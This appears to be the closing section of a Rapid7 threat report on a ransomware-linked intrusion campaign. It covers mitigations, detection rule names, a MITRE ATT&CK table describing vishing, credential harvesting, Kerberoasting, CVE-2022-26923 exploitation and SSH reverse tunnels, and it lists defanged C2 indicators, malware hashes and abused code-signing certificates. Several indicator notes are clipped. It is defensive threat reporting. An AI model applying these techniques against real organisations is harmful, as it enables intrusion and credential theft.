Rapid7 recommends regularly updating software used within the organization to prevent the exploitation of known software vulnerabilities. A patch was released for CVE-2022-26923 in May of 2022 that can prevent vulnerable domain controllers from being exploited for privilege escalation.

Many of the C2 addresses identified within the malware payloads from this threat actor can be attributed to low cost server hosting providers (e.g., VDSINA, ASNs: AS48282,AS216071). If access to low cost VPN/VPS/VDS services is not necessary for business purposes within the environment, then they should be blocked to limit risk.

Rapid7 Customers

InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:

Detections
Attacker Technique - Enumerating Domain Or Enterprise Admins With Net Command
Attacker Technique - NTDS File Access
Suspicious Process - Diskshadow (Windows Server) Delete Shadow Copies
Credential Access - Steal or Forge Kerberos tickets
Attacker Technique - Gathering System Information with SystemInfo, Route and Ipconfig Commands
Attacker Technique - Renamed Kaspersky Dump Writer
Ransomware - Possible Black Basta Related Binary Execution
Non-Approved Application - Remote Management and Monitoring (RMM) Tools

MITRE ATT&CK Techniques

Tactic	**Technique**	**Procedure**
Resource Development	T1587.001: Develop Capabilities: Malware	The threat actor is actively developing new malware to distribute.

Tactic	Technique	Procedure
Impact	T1498: Network Denial of Service	The threat actor overwhelms email protection solutions with spam.
Initial Access	T1566.004: Phishing: Spearphishing Voice	The threat actor calls impacted users and pretends to be a member of their organization's IT team to gain remote access.
Execution	T1059.001: Command and Scripting Interpreter: PowerShell	The threat actor executes a socks proxy PowerShell script.
Defense Evasion	T1140: Deobfuscate/Decode Files or Information	The threat actor encrypts zip archive payloads with a password.
Defense Evasion	T1055.002: Process Injection: Portable Executable Injection	Multiple payloads executed by the threat actor utilize local PE injection.
Defense Evasion	T1620: Reflective Code Loading	Multiple payloads executed by the threat actor load and execute shellcode.
Defense Evasion	Subvert Trust Controls: Code Signing	The threat actor has signed many of their payloads to make them appear legitimate.
Privilege Escalation	T1068: Exploitation for Privilege Escalation	The threat actor attempts to exploit CVE-2022-26923 to create a machine account.
Credential Access	T1056.001: Input Capture: Keylogging	The threat actor runs an executable that harvests the user's credentials.
Credential Access	T1558.003: Steal or Forge Kerberos Tickets: Kerberoasting	The threat actor requests a large volume of Kerberos service tickets once privileges have been escalated.
Discovery	T1033: System Owner/User Discovery	The threat actor enumerates users within the environment.
Lateral Movement	T1570: Lateral Tool Transfer	Anydesk was used to move payloads onto compromised systems.
Command and Control	T1572: Protocol Tunneling	SSH reverse tunnels were used to provide the threat actor with remote access.
Command and Control	T1219: Remote Access Software	The threat actor has used Anydesk to gain initial access and Level to move laterally.

Indicators of Compromise

Network Based Indicators (NBIs)

Domain/IPv4 Address	Notes
spamicrosoft[.]com	Used to make external Microsoft Teams calls after email bombing users.
37.221.126[.]202	C2 address used by the threat actor to connect via Anydesk.
91.196.70[.]160	Socks proxy server.

Domain/IPv4 Address	Notes
halagifts[.]com	SystemBC C2 domain
217.15.175[.]191	SystemBC C2 IP address
preservedmoment[.]com	Cobalt Strike domain
45.155.249[.]97	Cobalt Strike C2 IP address
77.238.224[.]56	C2 address.
77.238.229[.]63	C2 address.
77.238.250[.]123	C2 address.
77.238.245[.]233	C2 address.
91.142.74[.]28	C2 address.
191.142.74[.]28	C2 address.
195.2.70[.]38	C2 address.
falseaudiencekd[.]shop	Lumma C2 domain
feighminoritsjda[.]shop	Lumma C2 domain
justifycanddidatewd[.]shop	Lumma C2 domain
marathonbeedksow[.]shop	Lumma C2 domain
pleasurenarrowsdla[.]shop	Lumma C2 domain
raiseboltskdlwpow[.]shop	Lumma C2 domain
richardflorespoew[.]shop	Lumma C2 domain
strwawrunnygjwu[.]shop	Lumma C2 domain

Host Based Indicators (HBIs)

File	SHA256	Notes
AntiSpam.exe	ed062c189419bca7d8c816bcdb1a150c7ca7dd1ad6e30e1f46fae0c10ab062ef	Credential harveste version 1.
AntiSpam.exe	d512bf205fb9d1c429a7f11f3b720c74680ea88b62dda83372be8f0de1073a08	Credential harveste version 2.
AntiSpam.exe	dc5c9310a2e6297caa4304002cdfb6fbf7d6384ddbd58574f77a411f936fab0b	Credential harveste version 3.
update1.exe	24b6ddd3028c28d0a13da0354333d19cbc8fd12d4351f083c8cb3a93ec3ae793	Original filename: YandexDiskSetup.e
update4.exe	9c1e0c8c5b9b9fe9d0aa533fb7d9d1b57db98fd70c4f66a26a3ed9e06ac132a7	Original filename: APEXScan.exe. Socks proxy.

File	SHA256	Notes
update6.exe	ac22ab152ed2e4e7b4cd1fc3025b58cbcd8d3d3ae3dbc447223dd4eabb17c45c	Used to attempt exploitation of CVI 2022-26923 for privilege escalation
update7.exe	ab1f101f6cd7c0cffc65df720b92bc8272f82a1e13f207dff21caaff7675029f	Original filename: KLDW.exe. SystemBC malwar
update8.exe	9ED2B4D88B263F5078003EF35654ED5C205AC2F2C0E9225D4CDB4C24A5EA9AF2	Original filename: YandexDiskSetup.e SystemBC malwar
update2.dll	ab3daec39332ddeeba64a2f1916e6336a36ffcc751554954511121bd699b0caa	Original filename: atiumdag.dll
update5.dll	7d96ec8b72015515c4e0b5a1ae6c799801cf7b86861ade0298a372c7ced5fd93	Original filename: Log.dll. Socks prox
update7.ps1	9dc809b2e5fbf38fa01530609ca7b608e2e61bd713145f84cf22c68809aec372	Socks proxy script.
AntiSpam.exe	fb4fa180a0eee68c06c85e1e755f423a64aa92a3ec6cf76912606ac253973506	Not analyzed in thi blog, likely cred harvester.
AntiSpam.exe	fcf59559731574c845e42cd414359067e73fca108878af3ace99df779d48cbc3	Not analyzed in thi blog, likely cred harvester.
update5.dll	949faad2c2401eb854b9c32a6bb6e514ad075e5cbe96154c172f5f6628af43ed	Not analyzed in thi blog, likely socks proxy.
update2.dll	b92cf617a952f0dd2c011d30d8532d895c0cfbfd9556f7595f5b220e99d14d64	Not analyzed in thi blog, likely Golang HTTP beacon.
APEXScan.exe	cff5c6694d8925a12ce13a85e969bd468e28313af2fb46797bdcf77092012732	Not analyzed in thi blog, likely socks proxy.
unnamed	cb03b206d63be966ddffa7a2115ea99f9fec50d351dce03dff1240bb073b5b50	Not analyzed in thi blog, likely the sam BOF contained wit update6.exe.
update1.exe	ccaa8c8b39cb4a4de4944200936bcd4796367c16421a89e6a7d5476ae2da78cd	Not analyzed in thi blog, likely Golang HTTP beacon.
update4.exe	1ade6a15ebcbe8cb9bda1e232d7e4111b808fd4128e0d5db15bfafafc3ec7b8e	Not analyzed in thi blog, likely socks proxy.

File	SHA256	Notes
lu2.exe	ce1f44a677d9b7d1d62373175f5583d9e8c04e16ebd94656e21aa296e00e93d7	Original filename: swi_config.exe. Packed copy of Lumma Stealer.

Signatures

Rapid7 has observed multiple batches of payloads used by threat actors during incidents, with each payload in a batch all containing the same signature. The usage of signatures on payloads increases the likelihood of evasion by faking legitimacy.

Signer Name	Issuer	Thumbprint	Serial Number	Date Signed
Guizhou Qi'ang Kangyuan Rosa Roxburghii Development Co., Ltd.	SSL.com EV Code Signing Intermediate CA RSA R3	B55DAD8DA97FA6AF0272102ED0E55E76E753FD04	23 D2 CA AE 31 B7 54 60 AC DB D1 B4 2D 6E 77 43	2024-06-19 18:37:00 UTC
STERLING LIMITED	GlobalSign GCC R45 EV CodeSigning CA 2020	DCB42EF087633803CD17C0CD6C491D522B8A2A2A	64 82 EA 28 C1 28 78 B4 BC 3A A2 2D	2024-06-18 15:48:00 UTC
